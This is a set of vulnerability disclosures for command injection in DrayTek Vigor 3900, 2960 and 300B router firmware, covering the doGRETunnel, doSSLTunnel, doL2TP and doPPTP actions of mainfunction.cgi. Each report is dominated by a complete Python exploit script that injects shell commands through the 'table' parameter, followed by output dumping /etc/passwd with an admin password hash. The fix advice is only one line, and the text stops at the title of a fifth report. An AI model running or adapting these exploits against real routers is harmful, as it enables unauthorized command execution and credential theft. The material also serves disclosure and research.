

CVE11: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `doGRETunnel`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `doGRETunnel`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.




2. ready poc for test

```
1 | import argparse
```

```
2 import requests
3
4 cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
5 cookies = {
6     "SESSION_ID_VIGOR": cookie_value
7 }
8 action = "doGRETunnel"
9 def remove_duplicate(input_str):
10     length = len(input_str)
11
12     if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
13         return input_str[:length//2]
14     else:
15         return input_str
16
17
18 def system(host,cmd):
19     cmd = "\"&"+cmd+"&\""
20     try:
21         headers = {
22             "HOST":host,
23             "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
24             "Content-Type": "text/plain; charset=UTF-8",
25             "Accept": "*/*",
26         }
27         url = "http://" + host + "/cgi-bin/mainfunction.cgi"
28         data = {
29             "config": "ipv6_neigh",
30             "rfilter": "system",
31             "action": "doGRETunnel",
32             "table": cmd,
33             "option": "terminate",
34
35         }
36         res = requests.post(url=url,
data=data,headers=headers,cookies=cookies,verify=False)
37         if res.status_code == 200 and res.text != "":
38             print("[+] Command executed successfully")
39             result = remove_duplicate(res.text)
40             print("[+] Result: \n" + result)
41             return res.text
42         else:
43             print('[-] Command execute failed! Nothing...')
44             return 1
45     except Exception as e:
46         print('[-] Command execute failed!')
47         print(e)
48
49
```

```
50 if __name__ == "__main__":
51     # 获取第一个参数作为目标地址，第二个命令行参数作为命令
52     parser = argparse.ArgumentParser()
53     parser.add_argument("host", help="target host")
54     parser.add_argument("cmd", help="command to execute")
55     args = parser.parse_args()
56     system(args.host, args.cmd)
57
58
59
60
```

3. Execute the POC



```
λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/
```

Cause Analysis

This vulnerability appears in the `doGRETunnel` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE12: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `doSSLTunnel`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `doSSLTunnel`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.



2. ready poc for test


```
1 import argparse
2 import requests
3
4
5 action = "doSSLTunnel"
6 cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
7 cookies = {
8     "SESSION_ID_VIGOR": cookie_value
9 }
10
11 def remove_duplicate(input_str):
12     length = len(input_str)
13
14     if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
15         return input_str[:length//2]
16     else:
17         return input_str
18
19
20 def system(host,cmd):
21     cmd = "\"'&"+cmd+"&\""
22     try:
23         headers = {
24             "HOST":host,
25             "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
26             "Content-Type": "text/plain; charset=UTF-8",
27             "Accept": "*/*",
28         }
29         url = "http://" + host + "/cgi-bin/mainfunction.cgi"
30         data = {
31             "config": "ipv6_neigh",
32             "rfilter": "system",
33             "action":action,
34             "table": cmd,
35             "option": "terminate",
36             "command": "terminate",
37
38         }
39         res = requests.post(url=url,
data=data,headers=headers,cookies=cookies,verify=False)
40         if res.status_code == 200 and res.text != "":
41             print("[+] Command executed successfully")
42             result = remove_duplicate(res.text)
43             print("[+] Result: \n" + result)
44             return res.text
45         else:
46             print('[-] Command execute failed! Nothing...')
```

```

47         return 1
48     except Exception as e:
49         print('[ - ] Command execute failed!')
50         print(e)
51
52
53 if __name__ == "__main__":
54     # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
55     parser = argparse.ArgumentParser()
56     parser.add_argument("host", help="target host")
57     parser.add_argument("cmd", help="command to execute")
58     args = parser.parse_args()
59     system(args.host, args.cmd)
60
61
62
63

```

3. Execute the POC



```

λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:x:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:x:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/

```

Cause Analysis

This vulnerability appears in the `doSSLTunnel` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE13: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `doL2TP`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `doL2TP`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.



2. ready poc for test

```
1 import argparse
2 import requests
3
4
5 action = "doL2TP"
6 cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
7 cookies = {
8     "SESSION_ID_VIGOR": cookie_value
9 }
10
11 def remove_duplicate(input_str):
12     length = len(input_str)
13
14     if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
15         return input_str[:length//2]
16     else:
17         return input_str
18
19
20 def system(host,cmd):
21     cmd = "\"'&"+cmd+"&'\""
22     try:
23         headers = {
24             "HOST":host,
25             "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
26             "Content-Type": "text/plain; charset=UTF-8",
```



```

27         "Accept": "*/*",
28     }
29     url = "http://" + host + "/cgi-bin/mainfunction.cgi"
30     data = {
31         "config": "ipv6_neigh",
32         "rfilter": "system",
33         "action": action,
34         "table": cmd,
35         "option": "terminate",
36         "command": "terminate",
37     }
38
39     res = requests.post(url=url,
40 data=data, headers=headers, cookies=cookies, verify=False)
41     if res.status_code == 200 and res.text != "":
42         print("[+] Command executed successfully")
43         result = remove_duplicate(res.text)
44         print("[+] Result: \n" + result)
45         return res.text
46     else:
47         print('[-] Command execute failed! Nothing...')
48         return 1
49 except Exception as e:
50     print('[-] Command execute failed!')
51     print(e)
52
53 if __name__ == "__main__":
54     # 获取第一个参数作为目标地址，第二个命令行参数作为命令
55     parser = argparse.ArgumentParser()
56     parser.add_argument("host", help="target host")
57     parser.add_argument("cmd", help="command to execute")
58     args = parser.parse_args()
59     system(args.host, args.cmd)
60
61
62
63

```

3. Execute the POC

```
λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/
```

Cause Analysis

This vulnerability appears in the `doL2TP` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE14: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `doPPTP`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `doPPTP`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.



2. ready poc for test

```
1 import argparse
2 import requests
3
4
5 action = "doPPTP"
6 cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
7 cookies = {
8     "SESSION_ID_VIGOR": cookie_value
9 }
10
11 def remove_duplicate(input_str):
12     length = len(input_str)
13
14     if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
```

```

15         return input_str[:length//2]
16     else:
17         return input_str
18
19
20 def system(host,cmd):
21     cmd = "\"&"+cmd+"&\""
22     try:
23         headers = {
24             "HOST":host,
25             "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
26             "Content-Type": "text/plain; charset=UTF-8",
27             "Accept": "*/*",
28         }
29         url = "http://" + host + "/cgi-bin/mainfunction.cgi"
30         data = {
31             "config": "ipv6_neigh",
32             "rfilter": "system",
33             "action":action,
34             "table": cmd,
35             "option": "terminate",
36             "command": "terminate",
37
38         }
39         res = requests.post(url=url,
data=data,headers=headers,cookies=cookies,verify=False)
40         if res.status_code == 200 and res.text != "":
41             print("[+] Command executed successfully")
42             result = remove_duplicate(res.text)
43             print("[+] Result: \n" + result)
44             return res.text
45         else:
46             print('[-] Command execute failed! Nothing...')
47             return 1
48     except Exception as e:
49         print('[-] Command execute failed!')
50         print(e)
51
52
53 if __name__ == "__main__":
54     # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
55     parser = argparse.ArgumentParser()
56     parser.add_argument("host", help="target host")
57     parser.add_argument("cmd", help="command to execute")
58     args = parser.parse_args()
59     system(args.host, args.cmd)
60
61
62

```

3. Execute the POC

```

λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/

```

Cause Analysis

This vulnerability appears in the `doPPTP` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE15: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `doIPSec`

Vulnerability Title

